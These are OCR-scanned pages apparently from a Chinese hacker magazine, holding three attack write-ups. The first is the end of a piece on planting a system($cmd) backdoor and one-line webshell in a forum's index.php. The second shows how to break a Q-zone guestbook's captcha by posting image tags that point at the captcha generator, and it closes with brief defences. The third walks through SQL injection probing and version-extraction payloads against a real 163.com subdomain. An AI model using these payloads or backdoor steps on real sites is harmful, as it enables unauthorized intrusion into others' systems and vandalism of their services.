


图10

直接在这里写入system($cmd);(注意：不能依样画葫芦输入"//system($cmd);"，否则代码不会解析)，再http://www.target.com/bbs/index.php?cmd=dir执行我们的后门，看是否成功插入代码，如图9，成功了。再插入一句话后门，成功连接，如图10。接下来该怎么做我想也不用我废话了，一句话"地球人都知道"！

验证码也来捣乱
——由Q-zone留言的小Bug说起

玄猫[BCT]

今天在一好友的Q-zone进行例行的每日留言时，突然发现一个小小的Bug，觉得可能很多程序还会出现类似的问题，可以让我们小小的捣乱一下，这就是验证码的重刷新问题。

我们知道，许多程序在提交表单时会加上一个验证码，以防止用户使用bot（发贴机器人）恶意发贴或者留言甚至暴力破解密码登录。验证码的原理是这样的，在网页上通过调用一个由服务器端处理的文件（如getimg.asp）来显示图片，而这段服务器端代码的作用有两个，第一是随机得到几位数字或字母作为验证码并将当前验证码的内容放在session中，第二个是根据所得验证码生成图片并显示到客户端。在表单提交的目标页面中，根据表单中用户所填写的验证码的值和session中保存的验证码比对，如果相等则说明验证码正确给予处理，否则提示错误。

那么问题来了，如果在页面上多次调用这个文件呢，那么将会引起验证码的session混乱，也就是说，session中仅保存了最后一次调用图片文件getimg.asp时随机生成的验证码，而先前的图片中显示的验证码都是错误的了。在最后一个验证码的显示是在用户应该看到的位置（即页面上应该唯一出现的验证码即是最后一个调用的）时，这并不成为问题，但是如果页面的代码由于某些原因，在调用本应该显示验证码的位置后，再次调用了验证码文件，则用户所看到的其认为是验证码的地方，则显示的验证码和session中存放的并不匹配。




图1

我们举例来说，图1显示的是一个简单的留言本的示意图，在留言本的上部允许访问者填写昵称、留言内容和验证码，此处调用生成验证码文件（假设为getimg.asp），显示出了验证码A（假设随机生成了1234这个验证码），此时session中存储的验证码为1234，而后页面继续处理，到第三条留言的时候，再次调用了getimg.asp文件，此时显示了验证码B（假设随机生成了5678这个验证码），此时getimg.asp文件会将session中存储验证码的地方改为5678，这样用户在填写留言的时候，一般来说都会认为验证码为1234，而此时session中存储的验证码应当是5678，这就导致了验证码错误，被恶意留言的留言本将不能发布新的留言（除非浏览者能够找到正确的验证码）。

由于大部分留言本均过滤了脚本的解析，即我们不能输入脚本内容，但是很多留言本开放了UBB代码，一些开放UBB代码的留言本或者其他类似程序还允许我们同时使用“[img][/img]”这样的UBB来发布图片，此时只要我们填写“[img]http://servername.com/getimg.asp[/img]”(假设http://servername.com/getimg.asp是显示图片验证码的asp文件)，则可能构成威胁。

当然，这种威胁的最大危害就是用户不能发布新的内容（能找到正确验证码的除外，不过一般人都不知道的），并不会构成更大的威胁，作为一种“捣乱”的手段，还是比较有效的。下面就以Q-zone为例，实际讲解一下这个漏洞的利用。

首先打开一个朋友的Q-zone，并切换到其“留言”界面（为庆祝H4K_B4N容升两个太阳，我们就拿他的Q-zone来实验一把），如图2。




图2

我们在验证码图片上点击右键，看其属性中的地址，为http://verify.qq.com/getimage?0.1774952870657645（顺便讲解一下这个地址，我们可以看到，在getimage后有一段数字，这个数字其实和我们的验证码并没有关系，他只是为了防止计算机缓存图片而设计的，http://verify.qq.com/getimage?0.1774952870657645和http://verify.qq.com/getimage?0.1774952870657646对于计算机来说是不同的图片，因此不会调用缓存而导致验证码的错误），我们在H4K_B4N的Q-zone中发表一条留言，在留言中插入一张图片，地址就是http://verify.qq.com/getimage?0.1774952870657645。成功发表后可以看到他的Q-zone留言中出现了一个验证码，此时我们再来发布一条留言，单击提交后，返回“验证码错误”的信息，如图3，说明我们的利用成功了，而Q-zone在验证码错误后，会刷新显示验证码的图片一次，这时的验证码和session就匹配了，再次填写验证码，即可成功发表。




图3

可能大家对于这个利用过程还有疑问，在页面上看来，我们所发布的“验证码B”是在“验证码A”的前边出现的，而根据原理，最后session中应当存放验证码A的信息（即TUGH）才对啊。是这样的，由于QQ页面的显示比较特殊，是通过利用类似AJAX的技术来实现页面的显示的，其页面首先显示出非留言的内容，包括页面的基本构架和“发表留言”的表单，然后通过读取远程的xml数据文件并处理，来显示留言，因此留言部分其实是在验证码之后显示在客户端的。

这种漏洞的防御也十分简单，一方面可以通过禁止在留言中附加图片，如果必须附加图片则检测此图片地址是否为验证码文件的地址，另一方面可以规范页面流程，使得调用“验证码A”的地方在用户发布的内容之后。

当黑客看上了网易

剑心[B.C.T]

网易（163.com）是国内最著名的门户网站之一，提供包括个人空间、邮箱、交友等在内的各种服务，服务多了，难免会存在安全漏洞！这次，我就看上了网易！

我决定去找那些传递参数的页面，倘若不小心有那么一个参数没有过滤的话，我们可就有空子钻了！网易的脚本基本上使用的都是jsp和Php，主站是静态的，应该没什么问题，但其他子站点上那么多的jsp和php可就难说了！我决定去找jsp的脚本。

终于找到了一个http://XXX.163.com/wap/content.jsp?id=120，还是个数字类型的变量哦，这是个好消息，因为没有过滤的数字类型变量，如果能注入的话基本上没有什么阻碍。我们开始提交：**http://XXX.163.com/wap/content.jsp?id=120 and 1=1**，返回正常（图1）。




图 1

接着提交：**http://XXX.163.com/wap/content.jsp?id=120 and 1=2**，返回了一堆的jsp错误（图2），还搞到了web的路径，通过显示出的路径/home/projict/web163/web，我们可以判断出对方使用的系统为UNIX/Linux。




图 2

上边的提交，一个返回正常，一个返回出错，很有可能这就是一个注入点，因为我们提交的**and 1=1**和**and 1=2**被当作Sql代码执行了，如果参数没有做其他过滤的话，我们就可以在这里提交我们的注入代码了。因为jsp可以和很多数据库搭配，所以我们先来看看对方使用的是什么数据库吧，提交：**http://XXX.163.com/wap/content.jsp?id=120/*剑心**，返回结果如图3所示，看来支持“/*”注释，支持“/*”注释的就应该是mysql数据库了！知道了使用的是mysql数据库，就来看看系统的版本吧，如果是4.0以上的版本对于猜表和注入是很有帮助的！提交：**http://XXX.163.com/wap/content.jsp?id=120 and ord(mid(version(),1,1))>51/***，返回了正常的结果，看来应该是4.0及以上的版本，也就是说支持Union查询！因为这里语句的作用是取出版本的第一个字符，是大于3的，其中51是3的ASCII字符！

